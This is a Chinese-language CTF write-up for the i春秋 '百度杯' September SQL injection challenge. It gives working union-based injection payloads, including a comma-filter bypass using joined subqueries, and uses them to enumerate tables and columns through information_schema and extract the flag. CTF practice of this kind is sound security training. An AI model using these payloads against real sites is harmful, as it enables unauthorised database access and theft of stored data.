
i春秋之SQLi--“百度杯”CTF比赛 九月场


原创

金 帛 已于 2022-04-04 19:13:02 修改 629 收藏
分类专栏： i春秋之WEB 文章标签： CTF i春秋
于 2022-04-04 19:12:18 首次发布


打开连接




发现网页重定向了，用火狐按F12，浏览一下起始页面index.php



发现有提示，l0gin.php?id=1，不多废话进去看看




id	username
1	flag




果然有东西，先看一下字段，构建payload


```
l0gin.php?id=1' order by 1--+
```




id	username
1' order by 1--	




显示不正常，换了好多个闭合号，试了许多遍都是一样，发现好像是注释符出现了问题，把原有的--+换成了-- -






这下终于正常了，当order by 3的时候页面就不正常，由此可见字段数为2，接着用联合查询，构建payload

```
l0gin.php?id=1' union select 1,2-- -
```






啊这，又不正常了，试了许多遍，发现逗号被过滤掉了，直接去看别人的WP，发现

```
union select 1,2

可以替换成

union select * from (select 1) a join (select 2) b
```

接着我们构建payload试试看



id	username
1	2


看见回显了，接着爆表，构建payload

```
l0gin.php?id=-1' union select * from (select 1) a join (select group_concat(table_name) from information_schema.tables where table_schema = database()) b-- -
```

id	username
1	users


继续爆字段，构建payload

```
l0gin.php?id=-1' union select * from (select 1) a join (select group_concat(column_name) from information_schema.columns where table_name = 'users') b-- -
```



明显哪里有flag个，接着爆一下字段内容，构建payload

> l0gin.php?id=-1' union select * from (select 1) a join (select group_concat(flag_9c861b688330) from users) b-- -



拿到flag